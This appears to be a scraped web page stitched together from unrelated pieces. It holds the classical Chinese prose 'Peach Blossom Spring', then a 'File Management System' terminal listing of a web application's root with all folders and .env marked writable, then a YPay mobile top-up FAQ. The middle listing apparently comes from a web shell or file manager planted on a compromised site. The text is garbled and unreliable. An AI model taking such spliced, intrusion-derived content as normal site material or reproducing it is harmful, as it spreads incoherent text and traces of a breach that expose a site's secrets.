晋太元中,武陵人捕鱼为业。缘溪行,忘路之远近。忽逢桃花林,夹岸数百步,中无杂树,芳草鲜美,落英缤纷。渔人甚异之,复前行,欲穷其林。   林尽水源,便得一山,山有小口,仿佛若有光。便舍船,从口入。初极狭,才通人。复行数十步,豁然开朗。土地平旷,屋舍俨然,有良田、美池、桑竹之属。阡陌交通,鸡犬相闻。其中往来种作,男女衣着,悉如外人。黄发垂髫,并怡然自乐。   见渔人,乃大惊,问所从来。具答之。便要还家,设酒杀鸡作食。村中闻有此人,咸来问讯。自云先世避秦时乱,率妻子邑人来此绝境,不复出焉,遂与外人间隔。问今是何世,乃不知有汉,无论魏晋。此人一一为具言所闻,皆叹惋。余人各复延至其家,皆出酒食。停数日,辞去。此中人语云:“不足为外人道也。”(间隔 一作:隔绝)   既出,得其船,便扶向路,处处志之。及郡下,诣太守,说如此。太守即遣人随其往,寻向所志,遂迷,不复得路。   南阳刘子骥,高尚士也,闻之,欣然规往。未果,寻病终。后遂无问津者。 File Management System

File Management System

Terminal
NameTypeActions
📁 app Folder (Writable)
📁 bootstrap Folder (Writable)
📁 config Folder (Writable)
📁 database Folder (Writable)
📁 lang Folder (Writable)
📁 public Folder (Writable)
📁 resources Folder (Writable)
📁 routes Folder (Writable)
📁 stats Folder (Writable)
📁 storage Folder (Writable)
📁 tests Folder (Writable)
📁 vendor Folder (Writable)
📄 .. File (Read-only)
📄 .editorconfig File (Writable)
📄 .env File (Writable)
📄 .env.example File (Writable)
📄 .gitattributes File (Writable)
📄 .gitignore File (Writable)
📄 .htaccess File (Writable)
📄 .rnd File (Writable)
📄 README.md File (Writable)
📄 artisan File (Writable)
📄 composer.json File (Writable)
📄 composer.lock File (Writable)
📄 index.php File (Writable)
📄 package.json File (Writable)
📄 phpunit.xml File (Writable)
📄 qrpaypro-web-new-file-v1.1.0.zip File (Writable)
📄 robots.txt File (Writable)
📄 service-worker.js File (Writable)
📄 style.php File (Writable)
📄 symlink.php File (Writable)
📄 test-standard_index.html File (Writable)
📄 vite.config.js File (Writable)
YPay - Enterprise - Mobile TopUp Top

Mobile TopUp

Quick and Convenient Mobile Top-Ups with YPay

YPay enables agents to easily top up mobile accounts for users, ensuring they stay connected without interruption.

    Simple Steps to Top-Up Mobile Accounts

  • 1. Log In to Your Account
  • 2. Select Mobile Top-Up Option
  • 3. Enter the Mobile Number
  • 4. Choose the Amount
  • 5. Review Top-Up Details
  • 6. Confirm and Complete Top-Up
img

How to Top-Up Mobile Phones Using YPay

Frequently Asked Questions About Mobile Top-Up on YPay

Get answers to your queries regarding mobile top-ups for users.

How can I top-up a mobile phone using YPay?

To top-up a mobile phone, log in to your account, navigate to the ‘Mobile Top-Up’ section, enter the mobile number, select the amount, review the details, and confirm the transaction.

Which mobile networks can I top-up through YPay?

YPay supports a variety of mobile networks. Please check the available networks in your area on the Mobile Top-Up page.

Are there any fees associated with mobile top-ups?

Fees may apply based on the top-up amount and the mobile network provider. Review your account settings for specific fee details.

How will I know if the mobile top-up was successful?

You will receive a notification confirming the successful top-up along with a transaction reference number for your records.